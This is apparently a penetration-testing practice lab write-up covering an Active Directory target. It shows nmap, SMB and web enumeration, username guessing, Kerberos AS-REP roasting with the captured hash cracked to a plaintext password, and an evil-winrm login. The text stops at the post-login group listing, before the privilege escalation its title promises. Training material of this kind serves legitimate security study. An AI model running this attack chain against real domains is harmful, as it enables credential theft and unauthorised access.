PEN-200 Practices - Active Directory Part 09

Craft Windows Username format via Web enumeration, elevate with AS-REP roasting to WinRM session login. PrivEsc with abusing group members of Server Operator leading to execute arbitrary as SYSTEM
Active Directory
On this another internal PenTesting practices, the only thing we got is an IP Address:
10.48.176.120
- Network Enumeration and Port Discovery
┌──(kali㉿kali)-[~]
└─$ ping -c2 10.48.176.120
PING 10.48.176.120 (10.48.176.120) 56(84) bytes of data.
64 bytes from 10.48.176.120: icmp_seq=1 ttl=126 time=86.5 ms
64 bytes from 10.48.176.120: icmp_seq=2 ttl=126 time=84.5 ms
--- 10.48.176.120 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 84.506/85.513/86.521/1.007 ms
Continue with NMAP Scanning
<details> <summary>Click to view bash output</summary>┌──(kali㉿kali)-[~]
└─$ sudo nmap -Pn -p- --min-rate 8000 10.48.176.120 -oA nmap/nmapscan
Starting Nmap 7.95 ( https://nmap.org ) at
Warning: 10.48.176.120 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.48.176.120
Host is up (0.091s latency).
Not shown: 65506 closed tcp ports (reset)
PORT STATE SERVICE
53/tcp open domain
80/tcp open http
88/tcp open kerberos-sec
135/tcp open msrpc
139/tcp open netbios-ssn
389/tcp open ldap
445/tcp open microsoft-ds
464/tcp open kpasswd5
593/tcp open http-rpc-epmap
636/tcp open ldapssl
3268/tcp open globalcatLDAP
3269/tcp open globalcatLDAPssl
3389/tcp open ms-wbt-server
5985/tcp open wsman
9389/tcp open adws
15877/tcp filtered unknown
47001/tcp open winrm
49664/tcp open unknown
49665/tcp open unknown
49666/tcp open unknown
49667/tcp open unknown
49669/tcp open unknown
49674/tcp open unknown
49675/tcp open unknown
49676/tcp open unknown
49677/tcp open unknown
49679/tcp open unknown
49689/tcp open unknown
49697/tcp open unknown
Nmap done: 1 IP address (1 host up) scanned in seconds
┌──(kali㉿kali)-[~]
└─$ sudo nmap -Pn -p1-10000 -sC -sV 10.48.176.120 -oA nmap/nmapscan-ports
Starting Nmap 7.95 ( https://nmap.org ) at
Nmap scan report for 10.48.176.120
Host is up (0.089s latency).
Not shown: 9984 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Above Services
| http-methods:
|_  Potentially risky methods: TRACE
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-12-04 14:23:40Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: services.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: services.local0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: SERVICES
|   NetBIOS_Domain_Name: SERVICES
|   NetBIOS_Computer_Name: WIN-SERVICES
|   DNS_Domain_Name: services.local
|   DNS_Computer_Name: WIN-SERVICES.services.local
|   Product_Version: 10.0.17763
|_  System_Time:
| ssl-cert: Subject: commonName=WIN-SERVICES.services.local
| Not valid before: 2025-12-03T14:20:43
|_Not valid after:  2026-06-04T14:20:43
|_ssl-date: 2025-12-04T14:24:29+00:00; +3s from scanner time.
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
7680/tcp open  pando-pub?
9389/tcp open  mc-nmf        .NET Message Framing
Service Info: Host: WIN-SERVICES; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
|_clock-skew: mean: 2s, deviation: 0s, median: 1s
| smb2-time:
|   date: 2025-12-04T14:24:23
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in seconds
Great, we got domain:
WIN-SERVICES.services.local WIN-SERVICES services.local
- Blind Windows Access Enumeration
┌──(kali㉿kali)-[~]
└─$ sudo nxc smb 10.48.176.120 -u '' -p '' --shares
SMB         10.48.176.120   445    WIN-SERVICES     [*] Windows 10 / Server 2019 Build 17763 x64 (name:WIN-SERVICES) (domain:services.local) (signing:True) (SMBv1:False)
SMB         10.48.176.120   445    WIN-SERVICES     [+] services.local\:
SMB         10.48.176.120   445    WIN-SERVICES     [-] Error enumerating shares: STATUS_ACCESS_DENIED

┌──(kali㉿kali)-[~]
└─$ sudo nxc smb 10.48.176.120 -u '' -p '' --rid-brute
SMB         10.48.176.120   445    WIN-SERVICES     [*] Windows 10 / Server 2019 Build 17763 x64 (name:WIN-SERVICES) (domain:services.local) (signing:True) (SMBv1:False)
SMB         10.48.176.120   445    WIN-SERVICES     [+] services.local\:
SMB         10.48.176.120   445    WIN-SERVICES     [-] Error connecting: LSAD SessionError: code: 0xc0000022 - STATUS_ACCESS_DENIED - {Access Denied} A process has requested access to an object but has not been granted those access rights.

┌──(kali㉿kali)-[~]
└─$ sudo nxc smb 10.48.176.120 -u '' -p '' -M timeroast
SMB         10.48.176.120   445    WIN-SERVICES     [*] Windows 10 / Server 2019 Build 17763 x64 (name:WIN-SERVICES) (domain:services.local) (signing:True) (SMBv1:False)
SMB         10.48.176.120   445    WIN-SERVICES     [+] services.local\:
TIMEROAST   10.48.176.120   445    WIN-SERVICES     [*] Starting Timeroasting...
TIMEROAST   10.48.176.120   445    WIN-SERVICES     1008:$sntp-ms$c3aea20acf9175450f7a53e963a41eac$1c0111e900000000000a00554c4f434cecdc174d8ae21965e1b8428bffbfcd0aecdc17bdd2d19f9aecdc17bdd2d1c128
Nothing yet, looking back at Nmap scan results we got Web Application HTTP on port 80.
- Web Enumeration

Everything is static except all of this page:

While doing manual, we are also should Ferox in the back-ground:
<details> <summary>Click to view bash output</summary>┌──(kali㉿kali)-[~]
└─$ sudo feroxbuster -u http://services.local/ --filter-status 404
___ ___ __ __ __ __ __ ___
|__ |__ |__) |__) | / ` / \ \_/ | | \ |__
| |___ | \ | \ | \__, \__/ / \ | |__/ |___
by Ben “epi” Risher 🤓 ver: 2.13.0
───────────────────────────┬──────────────────────
🎯 Target Url │ http://services.local/
🚩 In-Scope Url │ services.local
🚀 Threads │ 50
📖 Wordlist │ /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
💢 Status Code Filters │ [404]
💥 Timeout (secs) │ 7
🦡 User-Agent │ feroxbuster/2.13.0
💉 Config File │ /etc/feroxbuster/ferox-config.toml
🔎 Extract Links │ true
🏁 HTTP methods │ [GET]
🔃 Recursion Depth │ 4
───────────────────────────┴──────────────────────
🏁 Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404 GET 29l 95w 1245c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
301 GET 2l 10w 149c http://services.local/css => http://services.local/css/
301 GET 2l 10w 149c http://services.local/img => http://services.local/img/
301 GET 2l 10w 148c http://services.local/js => http://services.local/js/
200 GET 205l 1368w 8097c http://services.local/js/jquery.easing.1.3.js
200 GET 213l 661w 9279c http://services.local/contact.html
200 GET 241l 623w 8565c http://services.local/pricing.html
200 GET 196l 555w 5169c http://services.local/js/jquery.fancybox-media.js
200 GET 85l 434w 3813c http://services.local/css/flexslider.css
200 GET 330l 650w 5654c http://services.local/css/fancybox/jquery.fancybox.css
200 GET 137l 913w 8987c http://services.local/js/custom.js
200 GET 218l 812w 9810c http://services.local/courses.html
200 GET 257l 867w 10582c http://services.local/portfolio.html
200 GET 307l 1146w 14697c http://services.local/js/portfolio/jquery.quicksand.js
200 GET 45l 136w 1216c http://services.local/js/portfolio/setting.js
200 GET 309l 1119w 13960c http://services.local/index.html
200 GET 361l 1222w 14875c http://services.local/about.html
200 GET 6l 328w 29097c http://services.local/js/bootstrap.min.js
200 GET 45l 204w 22714c http://services.local/js/jquery.fancybox.pack.js
200 GET 209l 267w 27952c http://services.local/img/logo.png
200 GET 1765l 3243w 30699c http://services.local/css/style.css
200 GET 903l 3756w 41110c http://services.local/js/jquery.flexslider.js
200 GET 3l 1249w 92855c http://services.local/js/jquery.js
200 GET 7l 1223w 101595c http://services.local/css/bootstrap.min.css
200 GET 578l 3684w 302446c http://services.local/img/slides/3.jpg
301 GET 2l 10w 151c http://services.local/fonts => http://services.local/fonts/
200 GET 302l 1818w 167820c http://services.local/img/slides/2.jpg
200 GET 346l 2255w 196231c http://services.local/img/slides/1.jpg
403 GET 29l 92w 1233c http://services.local/js/portfolio/
403 GET 29l 92w 1233c http://services.local/css/fancybox/
403 GET 29l 92w 1233c http://services.local/img/slides/
200 GET 489l 817w 9515c http://services.local/js/animate.js
200 GET 309l 1119w 13960c http://services.local/
301 GET 2l 10w 149c http://services.local/CSS => http://services.local/CSS/
301 GET 2l 10w 148c http://services.local/JS => http://services.local/JS/
301 GET 2l 10w 158c http://services.local/js/portfolio => http://services.local/js/portfolio/
301 GET 2l 10w 148c http://services.local/Js => http://services.local/Js/
301 GET 2l 10w 149c http://services.local/Css => http://services.local/Css/
301 GET 2l 10w 158c http://services.local/css/fancybox => http://services.local/css/fancybox/
301 GET 2l 10w 158c http://services.local/JS/portfolio => http://services.local/JS/portfolio/
301 GET 2l 10w 158c http://services.local/Js/portfolio => http://services.local/Js/portfolio/
301 GET 2l 10w 149c http://services.local/IMG => http://services.local/IMG/
301 GET 2l 10w 158c http://services.local/CSS/fancybox => http://services.local/CSS/fancybox/
301 GET 2l 10w 149c http://services.local/Img => http://services.local/Img/
301 GET 2l 10w 156c http://services.local/img/slides => http://services.local/img/slides/
301 GET 2l 10w 158c http://services.local/Css/fancybox => http://services.local/Css/fancybox/
301 GET 2l 10w 155c http://services.local/img/works => http://services.local/img/works/
301 GET 2l 10w 151c http://services.local/Fonts => http://services.local/Fonts/
301 GET 2l 10w 156c http://services.local/IMG/slides => http://services.local/IMG/slides/
301 GET 2l 10w 158c http://services.local/js/QuickSand => http://services.local/js/QuickSand/
301 GET 2l 10w 155c http://services.local/IMG/works => http://services.local/IMG/works/
301 GET 2l 10w 156c http://services.local/Img/slides => http://services.local/Img/slides/
301 GET 2l 10w 158c http://services.local/Js/QuickSand => http://services.local/Js/QuickSand/
301 GET 2l 10w 158c http://services.local/JS/QuickSand => http://services.local/JS/QuickSand/
301 GET 2l 10w 155c http://services.local/Img/works => http://services.local/Img/works/
301 GET 2l 10w 158c http://services.local/js/Portfolio => http://services.local/js/Portfolio/
301 GET 2l 10w 158c http://services.local/Js/Portfolio => http://services.local/Js/Portfolio/
301 GET 2l 10w 158c http://services.local/JS/Portfolio => http://services.local/JS/Portfolio/
[#####>--------------] - 2m 241468/900119 5m found:57 errors:1563
🚨 Caught ctrl+c 🚨 saving scan state to ferox-http_services_local_-1764858601.state ...
. . .[SNIP]. . .
There’s nothing seems like an Important directory, however after a couple of times looking I came to this page:
http://services.local/about.html

There are 4 People we saw, this could be potential DC usernames, following the email format I am able to create Windows users format.

Those Usernames Windows format already been covered here:
PEN-300 Practices: Active Directory Part 01
Sulaiman
·
Nov 22

Active Directory
Which in easy way it takes first letter of the first name, and continue with full last-name.
Example:
anak ayam -> aayam
marlboro black -> mblack
Hope it helps.
- Usernames Validator with Kerbrute
Let’s check the DC usernames with Kerbrute:
┌──(kali㉿kali)-[~]
└─$ ./kerbrute userenum -d services.local --dc services.local potential_user.txt
    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/
Version: v1.0.3 (9dad6e1) - 12/04/25 - Ronnie Flathers @ropnop
2025/12/04 15:42:08 >  Using KDC(s):
2025/12/04 15:42:08 >   services.local:88
2025/12/04 15:42:09 >  [+] VALID USERNAME:       J.LaRusso@services.local
2025/12/04 15:42:09 >  [+] VALID USERNAME:       J.Doe@services.local
2025/12/04 15:42:09 >  [+] VALID USERNAME:       W.Masters@services.local
2025/12/04 15:42:09 >  [+] VALID USERNAME:       Administrator@services.local
2025/12/04 15:42:09 >  [+] VALID USERNAME:       J.Rock@services.local
2025/12/04 15:42:09 >  Done! Tested 9 usernames (5 valid) in 0.262 seconds
┌──(kali㉿kali)-[~]
└─$ cat potential_user.txt
Administrator
JDoe
JRock
WMasters
JLaRusso
J.Doe
J.Rock
W.Masters
J.LaRusso
Valid:
Administrator
J.Doe
J.Rock
W.Masters
J.LaRusso
Great, now let’s are any of these AS-REP roast-able.
- Kerberos AS-REP Roast Attack

Great.
<details> <summary>Click to view bash output</summary>┌──(kali㉿kali)-[~]
└─$ sudo nxc ldap WIN-SERVICES.services.local -u potential_user.txt -p '' -k
LDAP WIN-SERVICES.services.local 389 WIN-SERVICES [*] Windows 10 / Server 2019 Build 17763 (name:WIN-SERVICES) (domain:services.local)
LDAP WIN-SERVICES.services.local 389 WIN-SERVICES [-] services.local\JDoe: KDC_ERR_C_PRINCIPAL_UNKNOWN
LDAP WIN-SERVICES.services.local 389 WIN-SERVICES [-] services.local\JRock: KDC_ERR_C_PRINCIPAL_UNKNOWN
LDAP WIN-SERVICES.services.local 389 WIN-SERVICES [-] services.local\WMasters: KDC_ERR_C_PRINCIPAL_UNKNOWN
LDAP WIN-SERVICES.services.local 389 WIN-SERVICES [-] services.local\JLaRusso: KDC_ERR_C_PRINCIPAL_UNKNOWN
LDAP WIN-SERVICES.services.local 389 WIN-SERVICES [-] services.local\J.Doe: KDC_ERR_PREAUTH_FAILED
LDAP WIN-SERVICES.services.local 389 WIN-SERVICES [+] services.local\J.Rock account vulnerable to asreproast attack
LDAP WIN-SERVICES.services.local 389 WIN-SERVICES [-] services.local\W.Masters: KDC_ERR_PREAUTH_FAILED
LDAP WIN-SERVICES.services.local 389 WIN-SERVICES [-] services.local\J.LaRusso: KDC_ERR_PREAUTH_FAILED
┌──(kali㉿kali)-[~]
└─$ sudo nxc ldap WIN-SERVICES.services.local -u J.Rock -p '' -k --asreproast WIN-SERVICES.services.local
LDAP WIN-SERVICES.services.local 389 WIN-SERVICES [*] Windows 10 / Server 2019 Build 17763 (name:WIN-SERVICES) (domain:services.local)
LDAP WIN-SERVICES.services.local 389 WIN-SERVICES $krb5asrep$23$J.Rock@SERVICES.LOCAL:c3599e3f9264ab5fbf3ac899601720d8$175eceb0a5bd79259971aa0b1798649973d9fe04f2228c466ad2fcf35bf5cf8e5977786b0f31e50ab489b67a86e851be4d0764800c342f3fbc23541e8ed7b74b715cdef2e064eca4944146b438c07fdf3e61a27e057e53eb1ab55ee55f1cbb0e6f17f381b73f1672a2f41a3ffea709200a6f9a77558b03782b88041a87276cc87cac50a6f5a1aefd6953c53bc87389c41028a37e3719c5e8ed6ab5d9d92f1cc2b3d7058f5b2bd43724a2dc590d6d272ad28c252a7ebd9d9b5fd105ff2496920a187ff69e4588da2b3fe912c0886d67bd3785e53a15d118e9a6972e8c8440e0e2d8af11640eb22427989ca9cf7c31c5f2
Let’s crack it.
┌──(kali㉿kali)-[~]
└─$ hashcat -m 18200 as-rep.hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================================
* Device #1: cpu-penryn-12th Gen Intel(R) Core(TM) i7-12700H, 1438/2941 MB (512 MB allocatable), 4MCU
Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt
ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.
Watchdog: Temperature abort trigger set to 90c
Host memory required for this attack: 0 MB
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344393
* Bytes.....: 139921628
* Keyspace..: 14344393
Cracking performance lower than expected?
* Append -O to the commandline.
  This lowers the maximum supported password/salt length (usually down to 32).
* Append -w 3 to the commandline.
  This can cause your screen to lag.
* Append -S to the commandline.
  This has a drastic speed impact but can be better for specific attacks.
  Typical scenarios are a small wordlist but a large ruleset.
* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver
* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework
$krb5asrep$23$J.Rock@SERVICES.LOCAL:c3599e3f9264ab5fbf3ac899601720d8$175eceb0a5bd79259971aa0b1798649973d9fe04f2228c466ad2fcf35bf5cf8e5977786b0f31e50ab489b67a86e851be4d0764800c342f3fbc23541e8ed7b74b715cdef2e064eca4944146b438c07fdf3e61a27e057e53eb1ab55ee55f1cbb0e6f17f381b73f1672a2f41a3ffea709200a6f9a77558b03782b88041a87276cc87cac50a6f5a1aefd6953c53bc87389c41028a37e3719c5e8ed6ab5d9d92f1cc2b3d7058f5b2bd43724a2dc590d6d272ad28c252a7ebd9d9b5fd105ff2496920a187ff69e4588da2b3fe912c0886d67bd3785e53a15d118e9a6972e8c8440e0e2d8af11640eb22427989ca9cf7c31c5f2:Serviceworks1

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target......: $krb5asrep$23$J.Rock@SERVICES.LOCAL:c3599e3f9264ab5...31c5f2
Time.Started.....: Thu Dec  4 14:35:25 2025 (2 mins, 11 secs)
Time.Estimated...: Thu Dec  4 14:37:36 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    83665 H/s (2161727821137.88ms) @ Accel:8 Loops:1 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 10607552/14344393 (73.95%)
Rejected.........: 0/10607552 (0.00%)
Restore.Point....: 10607520/14344393 (73.95%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: Sesesesese -> Server08
Hardware.Mon.#1..: Util: 23%
Started:
Stopped:
And validator once again.
┌──(kali㉿kali)-[~]
└─$ sudo nxc smb services.local -u J.Rock -p Serviceworks1
SMB         10.48.176.120   445    WIN-SERVICES     [*] Windows 10 / Server 2019 Build 17763 x64 (name:WIN-SERVICES) (domain:services.local) (signing:True) (SMBv1:False)
SMB         10.48.176.120   445    WIN-SERVICES     [+] services.local\J.Rock:Serviceworks1

┌──(kali㉿kali)-[~]
└─$ sudo nxc winrm services.local -u J.Rock -p Serviceworks1
WINRM       10.48.176.120   5985   WIN-SERVICES     [*] Windows 10 / Server 2019 Build 17763 (name:WIN-SERVICES) (domain:services.local)
WINRM       10.48.176.120   5985   WIN-SERVICES     [+] services.local\J.Rock:Serviceworks1 (Pwn3d!)
- Initial Access and Enumeration
┌──(kali㉿kali)-[~]
└─$ evil-winrm -i services.local -u J.Rock -p Serviceworks1

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc’ for module Reline

Data: For more information, check Evil-WinRM : https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\j.rock\Documents> whoami /all
USER INFORMATION
----------------
User Name       SID
=============== ============================================
services\j.rock S-1-5-21-1966530601-3185510712-10604624-1111
GROUP INFORMATION
-----------------
Group Name                                  Type             SID          Attributes
=========================================== ================ ============ ==================================================
Everyone                                    Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Server Operators                    Alias            S-1-5-32-549 Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users             Alias            S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                               Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access  Alias            S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                        Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users            Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization              Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication            Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label            S-1-16-8448
PRIVILEGES INFORMATION
----------------------
Privilege Name                Description                         State
============================= =================================== =======
SeSystemtimePrivilege         Change the system time              Enabled
SeShutdownPrivilege           Shut down the system                Enabled
SeChangeNotifyPrivilege       Bypass traverse checking            Enabled
SeRemoteShutdownPrivilege     Force shutdown from a remote system Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set      Enabled
SeTimeZonePrivilege           Change the time zone                Enabled
USER CLAIMS INFORMATION
-----------------------
User claims unknown.
Kerberos support for Dynamic Access Control on this device has been disabled.
*Evil-WinRM* PS C:\Users\j.rock\Documents>
